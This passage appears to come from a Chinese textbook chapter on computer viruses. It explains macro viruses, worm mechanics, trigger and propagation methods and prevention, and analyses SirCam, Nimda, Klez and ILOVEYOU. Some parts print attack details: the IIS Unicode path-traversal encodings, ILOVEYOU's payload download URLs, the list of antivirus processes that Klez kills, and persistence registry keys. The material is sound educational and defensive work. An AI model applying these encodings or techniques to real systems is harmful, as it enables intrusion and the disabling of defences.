（2）它是一种真正跨硬件平台的病毒，在个人计算机上感染后的文件，在 Macintosh 机上打开后，病毒就可借助文件数据格式的一致性在 Macintosh 机上传播，并对系统进行破坏。不过这种病毒只能在某种特定的版本上或与之数据格式相同的版本中传染，否则，病毒只是一些乱字符，并无破坏能力。

Word 宏病毒是用一种专门的 Basic 语言——Word Basic 所编写的程序。根据触发条件，Word 宏病毒可分为两类，一类是公用宏病毒，这类宏病毒对所有的 Word 文档有效，其触发条件是在启动或调用 Word 文档时，自动触发执行。

这类宏病毒有两个显著的特点：一是只能用“ Autoxxxx ”来命名，即宏名称是用“ Auto ”开头，xxxx 表示的是具体的一种宏文件名，如 AutoOpen、AutoClose 和 AutoCopy 等；二是它们一定要附加在 Word 共用模板上才有“ 公用 ”作用，通常在用户不规定和另行编制其他的公用模板时，它们应是附加在 Normal.dot 模板上，或者首先要能将自己写进这样的模板才行。

另一类称为“ 私用宏病毒 ”。私用宏病毒与公用宏病毒的主要区别是，前者一般放在用户自定义的 Word 模板中，仅与使用这种模板的 Word 文档有关，即只有使用这个特定模板的文档该宏病毒才有效，而对使用其他模板的文档，私用宏病毒一般不起作用。从编制病毒者的目的看，一般 Word 宏病毒都被编制成公用宏并自动触发的程序形式，以达到不以用户意志为转移地启动和传播的目的。虽然私用宏的 Word 病毒很少，但现在因为因特网使用的频繁，可能网络中传输的一些常用格式的文档会带有私用宏病毒，如随着 Word 97 的使用，将其放在 HTML 模板中进行传播。

2. 宏病毒的作用机制

Word 的文件建立是通过模板来创建的，模板是为了形成最终文档而提供的特殊文档，模板可以包括以下几个元素：菜单、宏和格式（如备忘录等）。模板是文本、图形和格式编排的蓝图，对于某一类型的所有文档来说，文本、图像和格式编排都是类似的。

Word 提供了几种常见文档类型的模板，如备忘录、报告和商务信件。用户可以直接使用模板来创建新文档或者加以修改，也可以创建自己的模板。一般情况下，Word 自动将新文档基于缺省的公用模板（Normal.dot）。

可以看出，模板在建立整个文档中所起的作用，作为基类，文档继承模板的属性，包括宏、菜单和格式等。Word 处理文档需要同时进行各种不同的动作，如打开文件、关闭文件、读取数据资料以及储存和打印等。每一种动作其实都对应着特定的宏命令，如存文件与 FileSave 相对应，改名存文件对应着 FileSaveAS，打印则对应着 FilePrint 等。Word 打开文件时，它首

先要检查是否有 AutoOpen 宏存在，假如有这样的宏 Word 就启动它，除非在此之前系统已经被“取消宏（Disable Auto Macros）”命令设置成宏无效。当然，如果 AutoClose 宏存在，则系统在关闭一个文件时会自动执行它。宏与其运行条件如表 6-1 所示。

表 6-1　　宏与其运行条件列表

宏　　名	运行条件
AutoExec	启动 Word 时
AutoNew	每次新建文档时
AutoOpen	每次打开已有文档时
AutoClose	每次关闭文档时
AutoExit	退出 word 时

通常，Word 宏病毒至少会包含一个以上的自动宏（如 AutoOpen、AutoClose、AutoExec、AutoExit 和 AutoNew 等），或者是一个以上的标准宏（如 FileOpen、FileSaveAs 等）。如果某个 DOC 文件感染了这类 WORD 宏病毒，则当 WORD LX 行这类自动宏时，实际上就是运行了病毒代码。由自动宏和（或）标准宏构成的宏病毒，其内部都具有把带病毒的宏移植（复制）到通用宏的代码段，也就是说宏病毒通过这种方式实现对其他文件的传染。当 Word 系统退出时，它会自动地把所有通用宏（当然也包括传染进来的病毒宏）保存到模板文件中（即*.DOT 文件，通常为 NORMAL.DOT），当 Word 系统再次启动时，它又会自动地把所有通用宏（包括病毒宏）从模板中装入。如此下去，一旦 Word 系统遭受感染，则以后每当系统进行初始化时，系统都会随着 NORMAL.DOT 的装入而成为带毒的 Word 系统，继而在打开和创建任何文档时感染该文档。

一旦病毒宏侵入 Word 系统，它就会替代原有的正常宏，如 FileOpen、FileSave、FileSaveAs 和 FilePrint 等，并通过这些宏所关联的文件操作功能获取对文件交换的控制。当某项功能被调用时，相应的病毒宏就会篡夺控制权，实施病毒所定义的非法操作，包括传染操作、表现操作以及破坏操作等。宏病毒在感染一个文档时，首先要把文档转换成模板格式，然后把所有病毒宏（包括自动宏）复制到该文档中。被转换成模板格式后的染毒文件无法转存为任何其他格式。含有自动宏的宏病毒染毒文档，当被其他计算机的 Word 系统打开时，便会自动感染该计算机。例如，如果病毒捕获并修改了 FileOpen，那么，它将感染每一个被打开的 Word 文件。

宏病毒主要寄生于 AutoOpen、AutoClose 和 AutoNew 三个宏中，其引导、传染、表现或破坏均通过宏指令来完成的。宏指令是用宏语言 WordBasic 编写的，宏语言提供了许多系统级底层功能调用，因此，宏病毒利用宏语言实现其传染、表现或破坏的目的。

目前，几乎所有已知的宏病毒都沿用了相同的作用机理，即如果 Word 系统在读取一个染毒文件时遭受感染，则其后所有新创建的 DOC 文件都会被感染。Word 宏病毒几乎是惟一可跨越不同硬件平台而生存、传染和流行的一类病毒。

如果说宏病毒还有什么局限性的话，就是这些病毒必须依赖某个可受其感染的系统，如微软的 Word 或 Excel，否则这些宏病毒便成了无水之鱼。

由于 Word 允许对宏本身进行加密操作，因此有许多宏病毒是经过加密处理的，不经过特殊处理是无法进行编辑或观察的，这也是很多宏病毒无法手工杀除的主要原因。

6.3 蠕虫病毒新解

随着网络化的发展，新型的计算机蠕虫病毒层出不穷，从 Happy99 病毒到尼姆达病毒给整个社会带来巨大损失，因此有必要对蠕虫病毒加以了解。

6.3.1 蠕虫病毒的历史

蠕虫病毒可谓赫赫有名。蠕虫程序是一个独立的程序，它并不寄生于别的程序内，这是和其他病毒的最大的不同之处。蠕虫一般出现在计算机网络或多用户的计算机系统上，并通过计算机与计算机间、使用者与使用者之间的通信作为传播途径。经典的蠕虫例如 1987 年圣诞节，在 IBM 全球网络上活动开来的一只圣诞树蠕虫。有人受到蠕虫的诱惑，执行了蠕虫程序“ Christmas ”，在屏幕上绘出一株圣诞树，并沿着使用者的资料，把自己送到网络上的其他计算机中去。

此外，1988 年曾经发生了震惊全世界的“ 蠕虫事件 ”，大约在美国东部时间上午 6 点，康奈尔大学的一名学生向因特网发送了一个蠕虫程序，即第一个攻击因特网的重要病毒。随即，该蠕虫程序侵入全美国各地的计算机，从 Lincoln 实验室到美国国家高级计算机中心（The National Supercomputer Center），从波士顿大学到加利福尼亚大学。在一个小时以内，该病毒使得美国和国际上的重要研究基地被迫关闭。幸运的是这些受到破坏的计算机总数只占整个因特网计算机总数的 5%至 7%。尽管此次事件所造成的损失并不大，但是它宣告计算机病毒开始从攻击单个的计算机发展到攻击整个的因特网。同时，计算机蠕虫这一概念开始深入人心。

蠕虫可以有惊人的破坏能力，由于一般作用于网络，受害者更多。蠕虫进入系统后，随不断的自身复制而占据越来越多的系统存储空间，使系统运行速度降低，系统和网络负荷过载，可能将系统的其他处理挤出去，以致最后堵塞系统。典型的蠕虫除“ IBM 圣诞树 ”和“ Morris Worm ”外，还有“ Nukes Worm ”（反核病毒）。

但是，随着红色代码病毒、尼姆达病毒、Sircam 病毒和求职信等病毒的出现，网络蠕虫病毒给全球带来的损失更加惨重，像红色代码病毒造成了全球 26.2 亿美金的损失，而这是当初 1998 年“ 蠕虫事件 ”中 Morris Worm 病毒所造成损失的将近 40 倍。更有甚者，尼姆达病毒所带来的影响远远超过了红色代码病毒。2001 年，英国反病毒公司 SOPHOS 评选出了该年危害最大的 10 种电脑病毒，而名列第一的正是人们熟悉的尼姆达病毒。据统计，全球有 50%以上的中毒系统是受 Nimda 病毒所害。

6.3.2 蠕虫病毒的定义

计算机蠕虫是自包含的程序（或是一套程序），它能传播其自身功能的拷贝或它的某些部分到其他的计算机系统中（通常是经过网络连接）。与传统计算机病毒不同，蠕虫不需要将其自身附着到宿主程序。现在的网络中存在有两种类型的蠕虫：主机蠕虫与网络蠕虫。

主计算机蠕虫完全包含在他们运行的计算机中，并且使用网络的连接仅将其自身拷贝到其他的计算机中，主计算机蠕虫在将其自身的拷贝加入到另外的主机后，就会终止他自身。因此在任意给定的时刻，只有一个蠕虫的拷贝运行，这种蠕虫有时也叫“ 野兔 ”。

网络蠕虫由许多部分组成，而且每一个部分运行在不同的机器上（可能进行不同的动作），并且使用网络来达到一些通信的目的。从一台机器上繁殖一部分到另一台机器上仅是诸多目的

的一种。网络蠕虫有一主段，这个主段与其他段的工作协调匹配，有时把它叫做“章鱼”。

通过对蠕虫病毒的历史回顾以及其分析其特征，可以给蠕虫病毒下这么一个定义：它具有通过计算机网络传播，不改变文件和资料信息，利用网络从一台机器的内存传播到其他机器的内存，计算网络地址，并将自身的病毒通过网络发送的特性。有时它们在系统存在，一般除了内存不占用其他资源。

6.3.3 蠕虫病毒的机理

尽管因特网上的蠕虫病毒曾让众多的系统关闭，但是它的工作机制却非常简单。下面加以简单的描述。

蠕虫程序进入操作系统之后，操作系统会产生一个线程来执行它。它的执行分两步：第 1 步，蠕虫寻找一个网络接口，如果找到这一接口，它就通过这一接口向与它相连的计算机发送它自己的一个拷贝；第 2 步，蠕虫在计算机内存内精确地复制自己，一旦其完成复制过程，操作系统内就运行着两个蠕虫程序，这两个蠕虫程序又各自去寻找网络接口。成功后，它们又自我复制，这样就产生了四个进程。由于蠕虫的自我复制是随时随地都可能发生的，当进程数增加到一定程度后，蠕虫程序占据着绝大多数的内存资源，操作系统将无法运行其他进程，而蠕虫程序依然在运行，这样操作系统将逐渐瘫痪。

6.3.4 几种典型的蠕虫病毒分析

- 病毒名称：SirCam（齿轮先生）

病毒传播途径及发作描述。

w32.sircam 病毒是一种首发于英国的恶性网络蠕虫病毒，它主要通过电子邮件附件进行传播，一旦打开邮件的附件，该文档会被拷贝到 C：\Recycled 目录下，接着病毒会复制自身到 C：\Recycled 下，名为 SirC32.exe，并创建注册表键值，使所有 exe 文件运行时都加载该病毒。同时还会随意选择机器硬盘中的文件向外发送，导致机器内的重要文件对外公开。该病毒在 10 月 16 日删除系统盘的文件。还会在硬盘中写入垃圾文件，直至吞噬硬盘所有可用空间，导致系统无法工作。

SirCam 的病毒传播方式。

病毒从两种渠道获取邮件地址。

（1）按照注册表

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup\Cache 指定的路径搜索下列文件： sho*、get*、hot*、*.htm，并将邮件地址拷贝到%Windows%\sc??.dll（其中？代表随机的数字或字母）。

（2）搜索所有驱动器，寻找*.wab 文件（Windows 地址簿）并拷贝其中的邮件地址。在获得邮件地址后，将病毒文件发送出去。

病毒会共享驱动器，并且搜索所有共享驱动器，将蠕虫复制到该驱动器中。当蠕虫执行 8000 次后，会停止执行。

- 病毒名称：Nimda（尼姆达）

病毒传播途径及发作描述。

病毒通过 E-mail 传播，当用户邮件的正文为空，似乎没有附件，实际上邮件中嵌入了病

毒的执行代码，用户使用 Outlook、Outlook Express（没有安装微软的补丁包的情况下）收邮件，在预览邮件时，病毒就已经在不知不觉中执行了。病毒执行时会将自己复制到临时目录，再运行临时目录中的副本。病毒还会在 Windows 的 System 目录中生成 load.exe 文件，同时修改 System.ini 中的 shell，将 shell=explorer.exe 改为 explorer.exe load.exe -dontrunold，使病毒在下次系统启动时仍然被激活。另外，在 System 目录下，病毒还会生成一个副本：riched20.dll。riched20.dll 本来就存在于 Windows 系统中，病毒产生的副本会将源文件覆盖。

病毒传播方式。

（1）为了通过邮件将自己传播出去，病毒使用了 MAPI 函数读取用户的 Email 并从中读取 SMTP 地址和 E-mail 地址。病毒还在 Windows 的临时目录下生成一个 eml 格式的临时文件，大小为 79225 字节，该文件已经用 BASE64 编码将病毒包含进去。病毒会用取得的地址将带毒邮件发送出去。

（2）病毒的第 2 种传播途径就是使用了 IIS 的 UNICODE 漏洞。

IIS 的 UNICODE 漏洞说明。

① 微软 IIS 4.0 / 5.0 存在扩展 UNICODE 目录遍历漏洞，该漏洞既是一远程漏洞，同时也是一本地漏洞。

受影响的版本：

Microsoft IIS 5.0 + Microsoft Windows NT 2000

Microsoft IIS 4.0 + Microsoft Windows NT 4.0 + Microsoft BackOffice 4.5 - Microsoft Windows NT 4.0 + Microsoft BackOffice 4.0 - Microsoft Windows NT 4.0

漏洞描述：

微软 IIS 4.0 和 IIS 5.0 都存在利用扩展 UNICODE 字符取代“ / ”和“ ＼ ”而能利用“ ../ ”目录遍历的漏洞。未经授权的用户可能利用 IUSR_machinename 账号的上下文空间访问任何已知的文件。该账号在默认情况下属于 Everyone 和 Users 组的成员，因此，任何与 Web 根目录在同一逻辑驱动器上的能被这些用户组访问的文件都能被删除、修改或执行，就如同一个用户成功登录所能完成的一样。

② IIS 4.0/5.0 UNICODE 解码漏洞导致文件泄漏或执行

漏洞描述：

IIS 4.0 和 IIS 5.0 在 UNICODE 字符解码的实现中存在一个安全漏洞，导致用户可以远程通过 IIS 执行任意命令。当 IIS 打开文件时，如果该文件名包含 UNICODE 字符，它会对其进行解码，如果用户提供一些特殊的编码，将导致 IIS 错误的打开或者执行某些 Web 根目录以外的文件。

对于 IIS 5.0/4.0 中文版，当 IIS 收到的 URL 请求的文件名中包含一个特殊的编码，例如“ %c1%hh ”或者“ %c0%hh ”，它会首先将其解码变成 0xc10xhh，然后尝试打开这个文件，Windows 系统认为 0xc10xhh 可能是 UNICODE 编码，因此，它会首先将其解码，如果 0x00<= %hh < 0x40 的话，采用的解码的格式与下面的格式类似。

%c1%hh -> （0xc1 - 0xc0） * 0x40 + 0xhh

%c0%hh -> （0xc0 - 0xc0） * 0x40 + 0xhh

因此，利用这种编码可以构造很多字符，例如：

%c1%1c -> （0xc1 - 0xc0） * 0x40 + 0x1c = 0x5c = '/'

N %c0%2f -> （0xc0 - 0xc0） * 0x40 + 0x2f = 0x2f = '\'

攻击者可以利用这个漏洞来绕过 IIS 的路径检查，去执行或者打开任意的文件。

（3）病毒的第 3 种传播途径是通过局域网的共享，传播到其他 Windows 系统下。

- 病毒名称：求职信

病毒传播途径及发作描述。

该病毒基本分为两部分：一部分是狭义上的病毒，它感染 PE 结构文件，病毒大小约为 3K 字节，用汇编语言编写；第二部分是蠕虫，大小为 56K 字节，它在运行中会释放并运行一个 11722 字节的带毒的 PE 文件。第二部分是用 VC++编写的，它只可以在 Windows 9X 或 Windows 2000 上运行，在 Windows NT4 上无法运行。

病毒部分的运行过程：

（1）解密后面的代码长度 258H 字节；

（2）然后病毒在内存中查找 KERNEL32 模块，并根据名字的检验字找到一大批函数入口，这些函数供后面的代码调用；

（3）申请内存，将所有代码拷贝到申请的内存中，并转申请的内存执行；

（4）检查有无调试程序（调 IsDebugPresent 函数），如在调试程序下运行，终止病毒代码，返回到原宿主程序（如果是配套的木马，则返回到操作系统）；

（5）启动感染代码，如未在调试程序下运行，在 SYSTEM（由 GetSystemDirectory）目录感染或建立 WQK.EXE（Windows 9X 下）或 WQK.DLL（Windows NT 下）；

（6）将当前进程注册为服务进程；

（7）创建感染线程，根据系统时间，如果为 13 日且为 3 月或 9 月，感染所有硬盘或网络文件，否则感染系统目录，某些条件下创始的感染线程会启动另一个感染线程，直到系统崩溃；

（8）如果是 Windows NT 操作系统，同时感染所有网络邻居；

（9）返回宿主或操作系统。

木马部分运行过程。

（1）解码所有字符串。

（2）改变当前进程访问权限。

（3）启动线程 1，线程 1 的作用如下：检查当前所有进程，如果有以下进程（部分匹配），则终止这些进程：_AVP32、_AVPCC、_AVPPM、ALERTSVC、AMON、AVP32、AVPCC、AVPM、N32SCANW、NAVAPSVC、NAVAPW32、NAVLU32，、AVRUNR、NAVW32、NAVWNT、NDD32、NPSSVC、NRESQ32、NSCHED32、NSCHEDNT、NSPLUGIN、SCAN、SMSS。如果是 Windows 9X 系统，将当前程序设为自启动。

（Software\Microsoft\Windows\CurrentVersion\Run）线程永不终止。

（4）启动线程 2，作用如下：复制自己，运行后删除，然后线程终止。

（5）在系统目录中创建 KRNL32.EXE，如果是 Windows 9x，运行它，并将它放入 Software\Microsoft\Windows\CurrentVersion\Run 中自动运行。如果是 Windows 2000 系统将它作为 Service 启动。

（6）创建线程 3，发送 EMAIL；创建线程 4，感染网络所有共享文件，每 8 小时搜索一次；创建线程 5，搜索磁盘文件；创建线程 6，检查当前日期是否为奇数月的 13 日，如是，将所有文件复制一次，线程 5 小时运行一次，永不退出。

病毒的传播途径有四种。

（1）通过 INTERNET 邮件，它搜索当前用户的地址簿文件中的类邮件地址的文本内容，或随机计算邮件地址，通过 Windows 的 SOCKET 函数采用 SMTP 服务器发送自己这个带毒木马，邮件文件是由木马部分形成，并且该邮件会在 Outlook Express 下自动执行，它的主题是随机的，有以下几种情况。

Hi

Hello

How are you?

Can you help me?

We want peace.

Where will you go?

Congratulations!!!

Don't cry.

Look at the pretty.

Some advice on your shortcoming.

Free XXX Pictures.

A free hot porn site.

Why don't reply to me?

How about have dinner with me together?

信的正文为：

I'm sorry to do so，but it's helpless to say sorry.

I want a good job，I must support my parents.

Now you have seen my technical capabilities.

How much my year-salary now? NO more than $5，500.

What do you think of this fact?..Don't call my names，I have no hostility.

Can you help me?

（2）通过网络邻居，它搜索所有的网络连接，查找共享目录，将自己的文件放到共享目录中，并试图让远程计算机将它作为一个服务启动。

（3）通过磁盘传播，它创建专门的线程感染磁盘，如果当前日期为奇数月的 13 日，它将找到的文件内容进行复制。

（4）普通方式病毒感染。

- 病毒名称：I Love You

病毒传播途径及发作描述。

I love you 蠕虫是一个脚本性蠕虫病毒，它是用 Vbscript 编写的。它通过 email 和 irc 的 DCC 向各方传送。当它执行的时候，它先拷贝自己（MSKernel32.vbs，LOVE-LETTER-FOR-YOU.TXT.vbs）到 windows 的 system 目录，再将 Win32DLL.vbs 拷贝至 Windows 目录。这时它会把自己加入注册表，当下次启动的时候会自动的启动。注册表键名如下：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL

下一步它会取代 internet Explorer 的启动网址到一个新的网址下载一个可执行的软件 WIN-BUGSFIX.exe，它随机选择不同的 URL。

http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGS_FIX.exe

http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4_w/WIN-BUGSFIX.exe

http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe

http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmz_nxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe

如果这个可执行文件被下载，也把它加入到注册表。下次启动时执行。之后，这个蠕虫程序建立一个 Html 文件 LOVE-LETTER-FOR-YOU.HTM 到 Windows 的 system 目录下，这个文件包含了蠕虫，当用户使用 mirc 时，它会被送出。

它还利用 Outlook 发出信笺，信笺的信息如下：

Subject: ILOVEYOU

Body: kindly check the attached LOVELETTER coming from me.

Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

这个病毒还在所有的文件夹和所有的本地或远程驱动器搜寻特定的文件类型，并且把它自己的代码写到他们上面，它将复写以下的一些文件类型：“ .vbs ”,“ .vbe ”,“ .js ”,“ .jse ”,“ .css ”,“ .wsh ”,“ .sct ”,“ .hta ”。接下来，它还会使用伴随体技术，混淆用户，期望他们执行含病毒码的文件。

预防的办法是不执行邮件附件的 vbs 代码，不接受 IRC 里的任何陌生人的 DCC 传送。如果可以控制 Email 服务器，可以通过配置阻止附件含有 vbs 代码的 Email，也可以过滤掉所有 MAILME@SUPER.NET.PH 的信笺，或者通过 HTTP 的代理服务器阻止下载 WIN-BUGFIX.exe 文件。

6.4 病毒触发机制

感染性、潜伏性、可触发性和破坏性是病毒的基本特性。感染使病毒得以传播，破坏性体现了病毒的杀伤能力。广范围感染，众多病毒的破坏行为可能给用户以重创。但是，感染和破坏行为总是使系统或多或少地出现异常。频繁的感染和破坏会使病毒暴露，而不破坏、不感染又会使病毒失去杀伤力。可触发性是病毒的攻击性和潜伏性之间的调整杠杆，可以控制病毒感染和破坏的频度，兼顾杀伤力和潜伏性。

过于苛刻的触发条件，可能使病毒有好的潜伏性，但不易传播，只具有低杀伤力。而过于宽松的触发条件将导致病毒频繁感染与破坏，容易暴露，导致用户做反病毒处理，也不能有大的杀伤力。

计算机病毒在传染和发作之前，往往要判断某些特定条件是否满足，满足则传染或发作，

否则不传染或不发作或只传染不发作，这个条件就是计算机病毒的触发条件。

实际上病毒采用的触发条件花样繁多，从中可以看出病毒作者对系统的了解程度及其丰富的想象力和创造力。

目前病毒采用的触发条件主要有以下几种。

（1）日期触发：许多病毒采用日期做触发条件。日期触发大体包括：特定日期触发、月份触发和前半年后半年触发等。

（2）时间触发：时间触发包括特定的时间触发、染毒后累计工作时间触发和文件最后写入时间触发等。

（3）键盘触发：有些病毒监视用户的击键动作，当病毒预定的击键动作发生时，病毒被激活，进行某些特定操作。键盘触发包括击键次数触发、组合键触发和热启动触发等。

（4）感染触发：许多病毒的感染需要某些条件触发，而且相当数量的病毒又以与感染有关的信息反过来作为破坏行为的触发条件，称为感染触发。它包括：运行感染文件个数触发、感染序数触发、感染磁盘数触发和感染失败触发等。

（5）启动触发：病毒对机器的启动次数计数，并将此值作为触发条件称为启动触发。

（6）访问磁盘次数触发：病毒对磁盘 I/O 访问的次数进行计数，以预定次数做触发条件叫访问磁盘次数触发。

（7）调用中断功能触发：病毒对中断调用次数计数，以预定次数做触发条件。

（8）CPU 型号/主板型号触发：病毒能识别运行环境的 CPU 型号/主板型号，以预定 CPU 型号/主板型号做触发条件，这种病毒的触发方式奇特罕见。

被计算机病毒使用的触发条件是多种多样的，而且往往不只是使用上面所述的某一个条件，而是使用由多个条件组合起来的触发条件。大多数病毒的组合触发条件是基于时间的，再辅以读、写盘操作，按键操作以及其他条件。如“ 侵略者 ”病毒的激发时间是开机后机器运行时间和病毒传染个数成某个比例时，恰好按 CTRL＋ALT＋DEL 组合键试图重新启动系统则病毒发作。

病毒中有关触发机制的编码是其敏感部分。剖析病毒时，如果搞清病毒的触发机制，可以修改此部分代码，使病毒失效，就可以产生没有潜伏性的病毒样本，供反病毒研究使用。

6.5　病毒传播机制

所谓传染是指计算机病毒由一个载体传播到另一个载体，由一个系统进入另一个系统的过程。这种载体一般为磁盘或磁带，它是计算机病毒赖以生存和进行传染的媒介。但是，只有载体还不足以使病毒得到传播。促成病毒的传染还有一个先决条件，可分为两种情况，或者叫做两种方式。

其中一种情况是，用户在进行拷贝磁盘或文件时，把一个病毒由一个载体复制到另一个载体上。或者是通过网络上的信息传递，把一个病毒程序从一方传递到另一方。这种传染方式叫做计算机病毒的被动传染。

另外一种情况是，计算机病毒是以计算机系统的运行以及病毒程序处于激活状态为先决条件。在病毒处于激活的状态下，只要传染条件满足，病毒程序能主动地把病毒自身传染给另一个载体或另一个系统。这种传染方式叫做计算机病毒的主动传染。

对于病毒的被动传染而言，其传染过程是随着拷贝磁盘或文件工作的进行而进行的。而对于计算机病毒的主动传染而言，其传染过程是这样的：在系统运行时，病毒通过病毒载体即系统的外存储器进入系统的内存储器常驻内存，并在系统内存中监视系统的运行。在病毒引导模块将病毒传染模块驻留内存的过程中，通常还要修改系统中断向量入口地址（例如 INT 13H 或 INT 21H），使该中断向量指向病毒程序传染模块。这样，一旦系统执行磁盘读写操作或系统功能调用，病毒传染模块就被激活，传染模块在判断传染条件满足的条件下，利用系统 INT 13H 读写磁盘中断把病毒自身传染给被读写的磁盘或被加载的程序，也就是实施病毒的传染，然后再转移到原中断服务程序执行原有的操作。

计算机病毒的传染方式基本可分为两大类，一是立即传染，即病毒在被执行到的瞬间，抢在宿主程序开始执行前，立即感染磁盘上的其他程序，然后再执行宿主程序；二是驻留内存并伺机传染，内存中的病毒检查当前系统环境，在执行一个程序或 D1R 等操作时传染磁盘上的程序，驻留在系统内存中的病毒程序在宿主程序运行结束后仍可活动，直至关闭计算机。

下面就不同类型的计算机病毒分别加以说明。

6.5.1 引导型病毒的传播方式

当用一张带有引导型病毒的系统盘启动计算机时，病毒就随之进入内存，并使该计算机的硬盘启动时，病毒就自动进入内存。在这种带病毒的机器上进行的任何读写盘操作均可能使被操作盘受病毒感染而成为一个新的病毒源，再用这张软盘启动其他计算机时就会感染另一台计算机。

引导型病毒采用偷梁换柱的方法，由病毒本身占据 0 面 0 道 1 扇区，而把原来真正的引导扇区移到磁盘的其他位置。这样在计算机开机引导 DOS 过程中读出的第一个扇区就是病毒。病毒进入内存后的传播过程一般如下：

（1）先判断一下，如果磁盘引导区还没有感染就立即感染硬盘引导区；

（2）在 RAM 中为自己找一块藏身之地，通常是基本内存的高端，所以用 PCTOOLS 等工具观察内存，如果应有的 640KB 基本内存莫名其妙地少了几千字节，则有可能是病毒做怪；

（3）修改 INT 13H 以便转入 DOS 工作状态后感染软盘；

（4）有的病毒检测一下微机时钟，如果符合其激发条件就会激发破坏，如“米开朗基本罗”病毒，在 3 月 6 日开机破坏整个硬盘，有的则通过修改有关中断设下埋伏，为开机后破坏做准备，如“磁盘杀手”病毒；

（5）读出被病毒隐藏的原正常 DOS 引导区并执行。

6.5.2 文件型病毒的传播方式

文件型病毒主要传染对象是可执行文件。当宿主程序（既携带病毒程序）被执行时，病毒首先进入内存，进而对系统其他可执行程序进行感染。

不同类型的病毒对系统感染的情况是不一样的，有的是一旦进入系统就掌握控制权，立刻感染系统所有匹配的文件；有的是当其他执行文件被执行时才被感染；有的是感染当前路径范围内的文件等等。

磁盘上有很多扩展名为 COM 或 EXE 的可执行文件，还有 DOS 本身的重要文件 COMMAND.COM 等等。如果留意，有时会发现可执行文件莫名其妙地变长了，这多半就是文件型病毒所为。

文件型病毒是由外来带病毒文件传入微机的。当用户收集到一个新软件直接从软盘上运行或把它拷贝到磁盘上时，到内存中先执行病毒的（当然用户并不知道）文件被加载到内存中先执行病毒，其传播过程是：

（1）很多病毒软件对自己进行了加密，这种病毒软件开头总是一段解密程序以便对其加密部分进行解密还原；

（2）COMMAND.COM 是 DOS 系统最重要的文件，每次开机都要执行，所以很多病毒先判断一下，如果该文件未染毒就立即传染；

（3）对系统进行修改，大多数病毒是修改 INT 21H 等重要中断，使病毒插入到系统中，以达到传染其他文件和按预定条件激活破坏的目的；

（4）转去执行真正的源文件。

当用户退出文件运行时，病毒利用一种“驻留”技术使自己留在内存中，不与用户软件一起退出，这样在关机前就一直待在内存中活动。内存中的病毒传染未染毒文件的方式主要有：

（1）当用户运行一个未染毒文件时对其传染；

（2）当用户进行目录操作时，内存中的病毒一次性传染所操作目录中的全部可执行文件。例如 DIR 病毒，最有名的就是 DIR-Ⅱ病毒。这类病毒往往一次传染当前目录下的全部可执行文件，速度极快，在用杀毒工具杀毒时常常可以看到磁盘数十个甚至上百个文件感染同一病毒。

6.5.3 蠕虫病毒的传播方式

不同的蠕虫病毒传播方式不尽相同，就目前的大多数的蠕虫病毒来说，主要有以下几种方式：

（1）通过发送邮件的方式，像 SirCam 病毒、Nimda 病毒；

（2）通过局域网共享的方式将其自身或部分拷贝至邻近的计算机，像 SirCam 病毒，Nimda 病毒；

（3）有的还利用了系统漏洞，像 IIS 的 UNICODE 漏洞，如 Nimda 病毒、红色代码病毒。

6.6 病毒的防范与清除

想要知道自己的计算机是否有病毒，一般的方法是使用新的反病毒软件对磁盘进行全方位的检查，目前有很多优秀的反病毒软件，它们能检测到绝大多数的病毒，但由于反病毒技术始终落后于病毒技术的发展，所以普通用户要发现新的病毒是有一定难度的。但无论多高明的病毒技术，只要它入侵了某计算机，它总会在该计算机系统内留下痕迹，用户可以根据这些情况来判断，必要时可以向反病毒检测中心求救。像用户突然发现自己的软件运行速度突然变慢，而之前他从网上下载了某些软件，或者用户发现系统的输出端口有异常的连接出现，这些都有可能是病毒入侵的表现。所以，就普通用户而言，最好的办法还是安装正版的反病毒软件，同时及时的更新自己的病毒库和扫毒引擎。

6.6.1 病毒防治的一般要求

计算机病毒的预防必须做到管理与技术相结合。而出现病毒后进行消除只是一种被动的补救措施，只有做到行动上防毒才能防患于未然。

以下是防毒的一般要求：

（1）对新购置的计算机系统必须用杀毒软件进行检查；

（2）新购置的硬盘有可能染毒，也有必要进行查毒处理；

（3）新购置的计算机软件和从网上下载的软件同样需要进行病毒检查；

（4）在保证硬盘无病毒的情况下，能用硬盘启动的尽量不要用软盘启动，以免增加被病毒入侵的可能性；

（5）定期不定期地进行磁盘等重要文件的备份工作，当然现在很多防毒软件都已经增加了这一功能；

（6）对软盘的使用要特别小心，特别是使用别人的软盘；

（7）尽量不要使用盗版软件，很多盗版软件含有黑客型病毒；

（8）经常从软件供应商那边下载、安装安全补丁程序和升级杀毒软件，随着计算机病毒编制技术和黑客技术的逐步融合，下载、安装补丁程序和杀毒软件升级并举将成为防治病毒的有效手段；

（9）新购置的计算机和新安装的系统，一定要进行系统升级，保证修补所有已知的安全漏洞；

（10）使用高强度的口令，尽量选择难于猜测的口令，对不同的账号选用不同的口令；

（11）可以在计算机和互联网之间安装防火墙，提高系统的安全性；

（12）当计算机不使用时，不要接入因特网，一定要断掉连接；

（13）重要的计算机系统和网络一定要严格与因特网物理隔离，这种隔离包括离线隔离，即在互联网中使用过的系统不能再用于内网；

（14）不要打开陌生人发来的电子邮件，无论它们有多么诱人的标题或者附件，同时也要小心处理来自于熟人的邮件附件；

（15）正确配置、使用病毒防治产品，一定要了解所选用产品的技术特点，正确配置使用，才能发挥产品的特点，保护自身系统的安全；

（16）正确配置系统，减少病毒侵害事件，充分利用系统提供的安全机制，提高系统防范病毒的能力；

（17）定期检查敏感文件，对系统的一些敏感文件定期进行检查，保证及时发现已感染的病毒和黑客程序。

6.6.2 反病毒技术

